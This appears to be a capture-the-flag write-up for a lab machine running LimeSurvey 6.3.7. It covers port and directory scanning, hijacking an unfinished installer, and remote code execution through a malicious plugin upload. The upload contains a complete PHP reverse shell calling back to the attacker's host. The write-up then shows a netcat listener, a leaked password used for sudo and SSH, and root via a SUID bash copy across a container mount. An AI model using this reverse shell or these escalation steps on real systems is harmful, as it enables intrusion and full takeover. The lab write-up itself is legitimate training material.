
Starting with the nmap scan.
➜  ~ sudo nmap -sV -sC -T4 -p- 10.129.91.147
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-12 16:29 CEST
Nmap scan report for 10.129.91.147
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 28:c7:f1:96:f9:53:64:11:f8:70:55:68:0b:e5:3c:22 (ECDSA)
|_  256 02:43:d2:ba:4e:87:de:77:72:ce:5a:fa:86:5c:0d:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.56
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.56 (Debian)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.64 seconds
We see apache running but opening the page we get a Forbidden message because there is no index.html or index.php in the root folder. It would then fall back to listing directories which is of course disabled by default.
Using Feroxbuster we see there's an app running in the /survey folder
➜  ~ feroxbuster -u http://10.129.91.147/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.12.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.129.91.147/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.12.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      315c http://10.129.91.147/survey => http://10.129.91.147/survey/
302      GET        0l        0w        0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      322c http://10.129.91.147/survey/upload => http://10.129.91.147/survey/upload/
301      GET        9l       28w      321c http://10.129.91.147/survey/admin => http://10.129.91.147/survey/admin/
301      GET        9l       28w      323c http://10.129.91.147/survey/modules => http://10.129.91.147/survey/modules/
301      GET        9l       28w      319c http://10.129.91.147/survey/tmp => http://10.129.91.147/survey/tmp/
301      GET        9l       28w      323c http://10.129.91.147/survey/plugins => http://10.129.91.147/survey/plugins/
301      GET        9l       28w      322c http://10.129.91.147/survey/themes => http://10.129.91.147/survey/themes/
301      GET        9l       28w      322c http://10.129.91.147/survey/assets => http://10.129.91.147/survey/assets/
301      GET        9l       28w      328c http://10.129.91.147/survey/themes/admin => http://10.129.91.147/survey/themes/admin/

Besides Feroxbuster a great way to find more endpoints, files and directories is using the Burp sitemap. You can find it at Target > Site Map. Open the sitemap we find a installer endpoint /survey/index.php?r=installer/welcome
Going to the Survey Installer page we find a LimeSurvey installer. It tells us LimeSurvey 6.3.7 is used. We cannot complete the installer because it can't find a database. We can setup a database on our machine and let the installer use it.

Setup a temporarily database using docker.
# Setup db using docker
docker run -d \
  --name lime \
  -e MYSQL_ROOT_PASSWORD=Pass123 \
  -e MYSQL_USER=limeuser \
  -e MYSQL_PASSWORD=Pass456 \
  -e MYSQL_DATABASE=limesurvey \
  -p 1337:3306 \
  mysql:8.0
When proceeding the installer accepts the database and we can proceed and get to change the administrator password.

Then change the password and login. At this point looking for either existing functions in the application we can exploit or focus on finding CVEs for limesurvey 6.3.7. I find several authenticated RCE scripts like https://github.com/TheRedP4nther/limesurvey-6.6.4-authenticated-rce
Remote Code Execution
The exploit is based on being able to upload php plugins. The automated python script didn't work for me but all it does is zip a config.xml file with a php reverse shell and then triggers it. To do it manually first make a config.xml file:
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>webshell</name>
        <type>plugin</type>
        <creationDate>2025-04-1</creationDate>
        <lastUpdate>2025-04-1</lastUpdate>
        <author>MCZ3N</author>
        <authorUrl>https://mcz3n.com</authorUrl>
        <supportUrl>https://mcz3n.com</supportUrl>
        <version>6.6.4</version>
        <license>GNU General Public License version 3 or later</license>
        <description>
        <![CDATA[Author : MCZ3N]]></description>
    </metadata>

    <compatibility>
        <version>6.0</version>
        <version>5.0</version>
        <version>4.0</version>
        <version>3.0</version>
    </compatibility>
    <updaters disabled="disabled"></updaters>
</config>
Then for the reverse shell edit the php file
<?php

set_time_limit (0);
$ip = '10.10.14.204';  // CHANGE THIS
$port = 8888;         // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = '/bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    if ($pid) {
        exit(0);  // Parent exits
    }

    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin
   1 => array("pipe", "w"),  // stdout
   2 => array("pipe", "w")   // stderr
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    if (in_array($sock, $read_a)) {
        $input = fread($sock, $chunk_size);
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        $input = fread($pipes[1], $chunk_size);
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        $input = fread($pipes[2], $chunk_size);
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
?>
Then zip the files and upload them using the "Install Plugin ZIP file"

Then trigger the reverse shell by requesting http://10.129.221.237/survey/plugins/webshell/revshell.php. Where webshell is the name given in the config.xml.
➜  ~ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.204] from (UNKNOWN) [10.129.221.237] 49790
/bin/sh: 0: can't access tty; job control turned off
$ whoami
limesvc
Upgrading shell
script /dev/null -c bashChecking environment variables we find a password with which we can sudo ALL
# Checking environment variables
limesvc@efaa6f5097ed:/var/www/html/survey/application$ env
env
HOSTNAME=efaa6f5097ed
PHP_VERSION=8.0.30
APACHE_CONFDIR=/etc/apache2
PHP_INI_DIR=/usr/local/etc/php
GPG_KEYS=1729F83938DA44E27BA0F4D3DBDB397470D12172 BFDDD28642824F8118EF77909B67A5C12229118F 2C16C765DBE54A088130F1BC4B9B5F600B55F3B4 39B641343D8C104B2B146DC3F9C39DC0B9698544
PHP_LDFLAGS=-Wl,-O1 -pie
PWD=/var/www/html/survey/application
APACHE_LOG_DIR=/var/log/apache2
LANG=C
LS_COLORS=
PHP_SHA256=216ab305737a5d392107112d618a755dc5df42058226f1670e9db90e77d777d9
APACHE_PID_FILE=/var/run/apache2/apache2.pid
PHPIZE_DEPS=autoconf            dpkg-dev                file            g++             gcc             libc-dev                make            pkg-config              re2c
LIMESURVEY_PASS=5W5HN4K4GCXf9E
<snip>

# Sudo
limesvc@efaa6f5097ed:/var/www/html/survey/application$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for limesvc: 5W5HN4K4GCXf9E

Matching Defaults entries for limesvc on efaa6f5097ed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User limesvc may run the following commands on efaa6f5097ed:
    (ALL : ALL) ALL
SSH Login for user flag
Checking if the password works for SSH we can login and get the user flag.
➜  ~ ssh limesvc@10.129.221.237
limesvc@forgotten:~$
Root flag
Running checks with Linpeas and Pspy64 nothing interesting found. In opt we see the actual container limesurvey. After making a file in the container itself in /var/www/html/limesurvey I can see the file in /opt/limesurvey however not as limesurvey user but as root. So we can make any file as root in the container then run it on the host. We can copy bash then SUID to it and run it from the host with -p to keep the elevated privs.
# First copy bash as root to /limesurvey
cp /bin/bash pwnbash

# Second set SUID bit with +s
chmod +s pwnbash

# Third run the pwnbash -p (keep elevated privs)
./pwnbash
Then get root flag.